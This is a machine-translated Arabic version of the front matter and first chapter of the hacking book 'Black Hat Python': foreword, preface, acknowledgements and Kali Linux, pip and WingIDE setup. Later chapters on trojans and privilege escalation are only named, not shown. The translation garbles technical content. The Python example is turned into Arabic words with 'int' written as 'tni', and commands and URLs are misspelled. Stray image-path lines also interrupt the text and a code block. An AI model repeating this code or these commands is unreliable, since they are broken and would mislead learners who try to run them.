Machine Translated by Google

Black Hat Python

Python Programming for Hackers and Pentesters



Justin Seitz

Foreword by Charlie Miller

no starch press

Machine Translated by Google

بلاك هات بايثون: برمجة بايثون لـ المخترقون ومختبرو الاختراق

جاستن سيتز

نُشر بواسطة دار نشر نو ستارش برس

Machine Translated by Google
إلى بات

على الرغم من أننا لم نلتقِ قط، إلا أنني سأظل ممتناً إلى الأبد لكل فرد من أفراد عائلتكم الرائعة التي منحتني إياها.

الجمعية الكندية لمكافحة السرطان www.cancer.ca

Machine Translated by Google

نبذة عن المؤلف

جاستن سيتز باحث أمني أول في شركة إيميونيتي، حيث يقضي وقته في البحث عن الثغرات، والهندسة العكسية، وكتابة برامج الاستغلال، وبرمجة بايثون. وهو مؤلف كتاب "غراي هات بايثون"، أول كتاب يتناول استخدام بايثون في التحليل الأمني.

Machine Translated by Google

نبذة عن المراجعين الفنيين

يتمتع دان فريش بخبرة تزيد عن عشر سنوات في مجال أمن المعلومات. يشغل حاليًا منصب محلل أمني أول في وكالة إنفاذ قانون كندية. قبل ذلك، عمل مستشارًا يقدم تقييمات أمنية لشركات مالية وتقنية في أمريكا الشمالية. ولأنه شغوف بالتكنولوجيا وحاصل على الحزام الأسود من الدرجة الثالثة في فنون القتال المختلطة، يمكنك أن تفترض (بشكل صحيح) أن حياته كلها تدور حول فيلم "ذا ماتريكس".

منذ بدايات استخدام جهازي VIC-20، وCommodore PET كانت التكنولوجيا رفيقة دائمة (وأحيانًا هاجسًا!) لكليف جانزن. اكتشف كليف شغفه المهني عندما انتقل إلى مجال أمن المعلومات عام 2008 بعد عقد من العمل في مجال عمليات تكنولوجيا المعلومات. على مدى السنوات القليلة الماضية، عمل كليف بسعادة كمستشار أمني، حيث قام بكل شيء بدءًا من مراجعة السياسات وصولًا إلى اختبارات الاختراق، وهو يشعر بالامتنان لأن مهنته هي أيضًا هوايته المفضلة.

Machine Translated by Google

مقدمه

لا تزال لغة بايثون اللغة المهيمنة في عالم أمن المعلومات، حتى وإن بدا النقاش حول اللغة المُفضّلة أحيانًا أشبه بنقاش حادّ. تشمل الأدوات المبنية على بايثون جميع أنواع أدوات اختبار الثغرات، والخوادم الوكيلة، وحتى بعض الثغرات الأمنية. أُطر عمل الثغرات الأمنية مثل CANVASمكتوبة بلغة بايثون، وكذلك أدوات أخرى أقل شهرة مثل .Sulleyو PyEmu

جميع برامج اختبار الثغرات الأمنية التي قمتُ بتطويرها تقريبًا كانت مكتوبة بلغة بايثون. في الواقع، تضمن بحث اختراق السيارات الذي أجريته أنا وكريس فالاسيك مؤخرًا مكتبةً لحقن رسائل CANفي شبكة سيارتك باستخدام بايثون!

إذا كنت مهتمًا بالخوض في مهام أمن المعلومات، فإن لغة بايثون هي لغة رائعة للتعلم نظرًا للعدد الكبير من مكتبات الهندسة العكسية والاستغلال المتاحة لاستخدامك.
لو أن مطوري Metasploitيعودون إلى رشدهم ويتحولون من Rubyإلى ،Pythonلكان مجتمعنا موحداً.

في هذا الكتاب الجديد، يُغطي جاستن طيفًا واسعًا من المواضيع التي يحتاجها أي هاكر شاب طموح للانطلاق في هذا المجال. يتضمن الكتاب شروحات تفصيلية لكيفية قراءة وكتابة حزم الشبكة، وكيفية تحليل الشبكة، بالإضافة إلى كل ما قد تحتاجه لتدقيق تطبيقات الويب ومهاجمتها. ثم يُخصص جزءًا كبيرًا من الكتاب لشرح كيفية كتابة أكواد لمعالجة ثغرات محددة في أنظمة ويندوز. بشكل عام، يُعد كتاب "بلاك هات بايثون" ممتعًا للقراءة، ورغم أنه قد لا يُحولك إلى هاكر محترف مثلي، إلا أنه يُمكنك بالتأكيد من البدء في هذا المسار. تذكر، الفرق بين المبتدئين والمحترفين هو الفرق بين مجرد استخدام أدوات الآخرين وكتابة أدواتك الخاصة.

تشارلي ميلر

سانت لويس، ميزوري

سبتمبر 2014

Machine Translated by Google

مقدمة

مُخترق بايثون. هاتان الكلمتان تصفانني بدقة. في شركة إيميونيتي، يحالفني الحظ بالعمل مع أشخاص يتقنون برمجة بايثون حقًا. لستُ واحدًا منهم. أقضي معظم وقتي في اختبار الاختراق، وهذا يتطلب تطوير أدوات بايثون بسرعة، مع التركيز على التنفيذ وتحقيق النتائج (ليس بالضرورة على المظهر أو التحسين أو حتى الاستقرار). ستتعرف في هذا الكتاب على أسلوبي في البرمجة، وأعتقد أنه جزءٌ مما يجعلني مُختبِر اختراقٍ بارعًا. آمل أن تُفيدك هذه الفلسفة والأسلوب أيضًا.

مع تقدمك في قراءة الكتاب، ستلاحظ أنني لا أتطرق إلى أي موضوع بالتفصيل. هذا مقصود. أريد أن أقدم لك الحد الأدنى من المعلومات، مع لمحة عامة، لتكوين أساس معرفي لديك. ولهذا السبب، قمت بتوزيع أفكار وتمارين عملية في الكتاب لتشجيعك على الانطلاق في مسارك الخاص. أشجعك على استكشاف هذه الأفكار، ويسعدني أن أسمع عن تطبيقاتك أو أدواتك أو تمارينك العملية التي أنجزتها.

كما هو الحال مع أي كتاب تقني، سيختلف تفاعل القراء ذوي المستويات المختلفة في لغة بايثون (أو أمن المعلومات عمومًا) مع هذا الكتاب. قد يختار البعض منكم فصولًا تناسب عملهم الاستشاري، بينما قد يقرأه آخرون من الغلاف إلى الغلاف. أنصحك، إذا كنت مبتدئًا أو متوسطًا في برمجة بايثون، أن تبدأ من بداية الكتاب وتقرأه بالترتيب. ستكتسب خلال ذلك أساسيات قيّمة.

للبدء، سأضع بعض أساسيات الشبكات في الفصل 2 ، وسنتناول ببطء المقابس الخام في الفصل 3، واستخدام Scapy في الفصل 4 لبعض أدوات الشبكة الأكثر إثارة للاهتمام.
يتناول القسم التالي من الكتاب اختراق تطبيقات الويب، بدءًا من أدواتك المخصصة في الفصل الخامس ، ثم توسيع نطاق استخدام برنامج Burp Suite الشهير في الفصل السادس. بعد ذلك، سنخصص حيزًا كبيرًا للحديث عن برامج التجسس الخبيثة، بدءًا من التحكم في GitHub في الفصل السابع، وصولًا إلى الفصل العاشر حيث سنتناول بعض حيل رفع مستوى الصلاحيات في نظام ويندوز. أما الفصل الأخير فيتناول استخدام Volatility لأتمتة بعض تقنيات التحليل الجنائي للذاكرة الهجومية.

أحرص على أن تكون نماذج الشفرة البرمجية مختصرة ومباشرة، وكذلك الشروحات. إذا كنت مبتدئًا نسبيًا في لغة بايثون، أنصحك بتجربة كل سطر برمجي لتنمية مهاراتك في البرمجة. جميع أمثلة الشفرة المصدرية من هذا الكتاب متاحة على الرابط التالي: http://nostarch.com/blackhatpython/.

ها نحن!

Machine Translated by Google

شكر وتقدير

أودّ أن أشكر عائلتي -زوجتي الحبيبة كلير، وأبنائي الخمسة: إميلي، كارتر، كوهين، برادي، وماسون -على كل التشجيع والصبر الذي غمروني به طوال عام ونصف قضيته في كتابة هذا الكتاب. كما أن إخوتي وأختي وأمي وأبي وبوليت قد منحوني الكثير من الحافز للاستمرار مهما كانت الظروف. أحبكم جميعًا.

إلى جميع زملائي في شركة Immunity(لو كان لديّ متسع لذكر أسمائكم جميعًا): شكرًا لكم على صبركم معي يوميًا. أنتم حقًا فريق رائع للعمل معه. إلى فريق - No Starchتايلر، وبيل، وسيرينا، ولي -شكرًا جزيلًا لكم على كل الجهد الذي بذلتموه في هذا الكتاب وبقية كتب مجموعتكم. نحن جميعًا نقدر ذلك.

أودّ أيضًا أن أتقدّم بالشكر الجزيل للمراجعين التقنيين، دان فريش وكليف جانزن. لقد قام هذان الشخصان بكتابة كل سطر من التعليمات البرمجية ومراجعته بدقة، بالإضافة إلى كتابة التعليمات البرمجية الداعمة وإجراء التعديلات، وقدّما دعمًا مذهلاً طوال العملية. أنصح أي شخص يكتب كتابًا في مجال أمن المعلومات بالاستعانة بهذين الشخصين؛ فقد كانا رائعين بكل معنى الكلمة.

أما أنتم أيها الأوغاد الذين تشاركونني المشروبات والضحكات ومحادثات جوجل: شكرًا لكم على السماح لي بالشكوى والتذمر لكم بشأن كتابة هذا الكتاب.

Machine Translated by Google

الفصل الأول: إعداد بيئة بايثون الخاصة بك

هذا هو الجزء الأقل متعةً -ولكنه مع ذلك بالغ الأهمية -من الكتاب، حيث نستعرض فيه كيفية إعداد بيئة لكتابة واختبار برامج بايثون. سنقدم دورة مكثفة في إعداد جهاز افتراضي (VM)يعمل بنظام كالي لينكس، وتثبيت بيئة تطوير متكاملة (IDE)مناسبة، بحيث يتوفر لديك كل ما تحتاجه لتطوير البرامج. بنهاية هذا الفصل، ستكون جاهزًا للتعامل مع التمارين وأمثلة البرامج في بقية الكتاب.

قبل البدء، قم بتنزيل وتثبيت برنامج VMware Player. [1] كما أوصي بتجهيز بعض الأجهزة الافتراضية التي تعمل بنظام Windows، بما في ذلك 7، Windows وWindows XP ويفضل أن تكون بنظام 32بت في كلتا الحالتين.

Machine Translated by Google

تثبيت نظام كالي لينكس: كالي هو النظام الذي خلف توزيعة باك تراك لينكس، وقد صممته شركة أوفنسيف سيكيوريتي خصيصًا لاختبار الاختراق. يأتي كالي مزودًا بعدد من الأدوات المثبتة مسبقًا، وهو مبني على نظام ديبيان لينكس، مما يتيح لك تثبيت مجموعة واسعة من الأدوات والمكتبات الإضافية إلى جانب ما هو مثبت مسبقًا على النظام.

أولًا، حمّل صورة Kali VM من الرابط التالي: http://images.ofensive-security.com/kali-linux-1.0.9-vm-i486.7z. [2] حمّل الصورة وفك ضغطها، ثم انقر عليها نقرًا مزدوجًا لتشغيلها باستخدام برنامج VMware Player. اسم المستخدم الافتراضي هو root وكلمة المرور هي toor. سيؤدي هذا إلى دخولك إلى بيئة سطح مكتب Kali الكاملة كما هو موضح في الشكل 1-1.



الشكل 1-1. سطح مكتب كالي لينكس

أول ما سنفعله هو التأكد من تثبيت الإصدار الصحيح من بايثون. سيستخدم هذا الكتاب بايثون 2.7 في جميع أجزاء الكتاب. في سطر الأوامر (التطبيقات <الملحقات <الطرفية)، نفّذ الأمر التالي:

```
root@kali:~# python --version
Python 2.7.3
root@kali:~#
```

إذا قمت بتنزيل الصورة التي أوصيت بها أعلاه، فسيتم تثبيت بايثون 2.7 تلقائيًا. يُرجى ملاحظة أن استخدام إصدار مختلف من بايثون قد يُعطّل بعض أمثلة التعليمات البرمجية في هذا الكتاب. لقد تم تنبيهك.

Machine Translated by Google

والآن، دعونا نضيف بعض الأدوات المفيدة لإدارة حزم بايثون، مثل easy_installو .pipتشبه هذه الأدوات إلى حد كبير مدير الحزم apt-getالذي لديك تثبيت مكتبات بايثون مباشرةً، دون الحاجة إلى تنزيلها وفك ضغطها وتثبيتها يدويًا. لنقم بتثبيت مديري الحزم هذين باستخدام الأوامر التالية:

```
root@kali:~#: apt-get install python-setuptools python-pip
```

بعد تثبيت الحزم، يمكننا إجراء اختبار سريع وتثبيت الوحدة التي سنستخدمها في الفصل السابع لبناء حصان طروادة قائم على .GitHubأدخل ما يلي في سطر الأوامر:

```
root@kali:~#: pip install github3.py
```

يجب أن ترى مخرجات في جهازك الطرفي تشير إلى أنه يتم تنزيل المكتبة وتثبيتها.

ثم قم بالدخول إلى موجه أوامر بايثون وتحقق من تثبيته بشكل صحيح:

```
root@kali:~#: python Python 2.7.3 (default, Mar 14 2014, 11:57:14)

[GCC 4.7.2]على نظام linux2اكتب "help"أو "copyright"أو "credits"أو "license"لمزيد من المعلومات. >>> import github3 >>> exit()
```

إذا لم تكن نتائجك مطابقة لهذه النتائج، فهناك خلل في إعدادات بيئة بايثون لديك، وقد تسببت في إحراج كبير لفريقنا المتخصص في بايثون! في هذه الحالة، تأكد من اتباع جميع الخطوات المذكورة أعلاه وأن لديك الإصدار الصحيح من كالي.

ضع في اعتبارك أنه بالنسبة لمعظم الأمثلة الواردة في هذا الكتاب، يمكنك تطوير التعليمات البرمجية الخاصة بك في بيئات متنوعة، بما في ذلك أنظمة ماك ولينكس وويندوز. هناك بعض الفصول الخاصة بنظام ويندوز، وسأحرص على إعلامك بذلك في بداية كل فصل.

الآن وقد قمنا بإعداد جهازنا الافتراضي للاختراق، فلنقم بتثبيت بيئة تطوير متكاملة (IDE)للغة بايثون لأغراض التطوير.

Machine Translated by Google

WingIDE:على الرغم من أنني لا أنصح عادةً باستخدام البرامج التجارية، إلا أن WingIDEهو أفضل بيئة تطوير متكاملة (IDE)استخدمتها خلال السنوات السبع الماضية في شركة .Immunityيوفر WingIDE جميع وظائف بيئة التطوير المتكاملة الأساسية، مثل الإكمال التلقائي وشرح معلمات الدوال، ولكن ما يميزه عن غيره من بيئات التطوير المتكاملة هو قدراته في تصحيح الأخطاء. سأقدم لكم نبذة سريعة عن النسخة التجارية من ،WingIDEولكن بالطبع عليكم اختيار النسخة الأنسب لكم.

–

يمكنك الحصول على برنامج WingIDEمن الموقع الإلكتروني ،http://www.wingware.com/وأوصي بتثبيت النسخة التجريبية حتى تتمكن من تجربة بعض الميزات المتوفرة في النسخة التجارية بنفسك.

يمكنك تطوير مشروعك على أي منصة ترغب بها، ولكن يُفضّل تثبيت WingIDEعلى جهاز Kaliالظاهري الخاص بك على الأقل للبدء. إذا اتبعت تعليماتي حتى الآن، فتأكد من تنزيل حزمة .bed ذات 32بت الخاصة بـ ،WingIDEوحفظها في مجلد المستخدم الخاص بك. ثم افتح نافذة طرفية وقم بتشغيل الأمر التالي:


```
root@kali:~# dpkg -iwingide5_5.0.9-1_i386.deb
```

يفترض أن يتم تثبيت WingIDEكما هو مخطط له. في حال ظهور أي أخطاء أثناء التثبيت، فقد يكون هناك بعض المتطلبات غير المُلبّاة. في هذه الحالة، ما عليك سوى تشغيل الأمر التالي:

```
root@kali:~# apt-get -f install
```

سيؤدي هذا إلى إصلاح أي تبعيات مفقودة وتثبيت .WingIDEوللتأكد من تثبيته بشكل صحيح، تأكد من إمكانية الوصول إليه كما هو موضح في الشكل 1-2.


Machine Translated by Google



الشكل .2-1الوصول إلى WingIDEمن سطح مكتب Kali

شغّل برنامج WingIDEوافتح ملف بايثون جديدًا فارغًا. ثم تابع معي لأقدم لك شرحًا سريعًا لبعض الميزات المفيدة. في البداية، يجب أن تبدو شاشتك كما في الشكل ،3-1مع وجود منطقة تحرير الكود الرئيسية في أعلى اليسار ومجموعة من علامات التبويب في الأسفل.

Machine Translated by Google



الشكل .3-1تخطيط نافذة WingIDEالرئيسية

لنكتب بعض التعليمات البرمجية البسيطة لتوضيح بعض الوظائف المفيدة في WingIDE، بما في ذلك علامتي التبويب .Stack Dataو Probe Debugأدخل التعليمات البرمجية التالية في المحرر:

```
دالة الجمع (الرقم_واحد، الرقم_اثنان): الرقم_واحد_صحيح =تحويل_عدد_صحيح(الرقم_واحد) الرقم_اثنان_صحيح =تحويل_عدد_صحيح(الرقم_اثنان)

                النتيجة =العدد_واحد_صحيح +العدد_اثنان_صحيح

        إرجاع النتيجة


    دالة تحويل_عدد_صحيح(سلسلة_رقمية):

        العدد_المُحوَّل =tni(السلسلة_الرقمية) أرجع العدد_المُحوَّل


الإجابة =مجموع ("2","1")
```

هذا مثال مصطنع للغاية، ولكنه يُقدّم عرضًا ممتازًا لكيفية تبسيط استخدامك لبرنامج .WingIDEاحفظ الملف بأي اسم تريده، ثم انقر على خيار "Debug"في القائمة، واختر ، "Select Current as Main Debug File" كما هو موضح في الشكل .4-1

Machine Translated by Google



الشكل .4-1ضبط برنامج بايثون الحالي لأغراض التصحيح

الآن، ضع نقطة توقف على سطر التعليمات البرمجية الذي يقول:

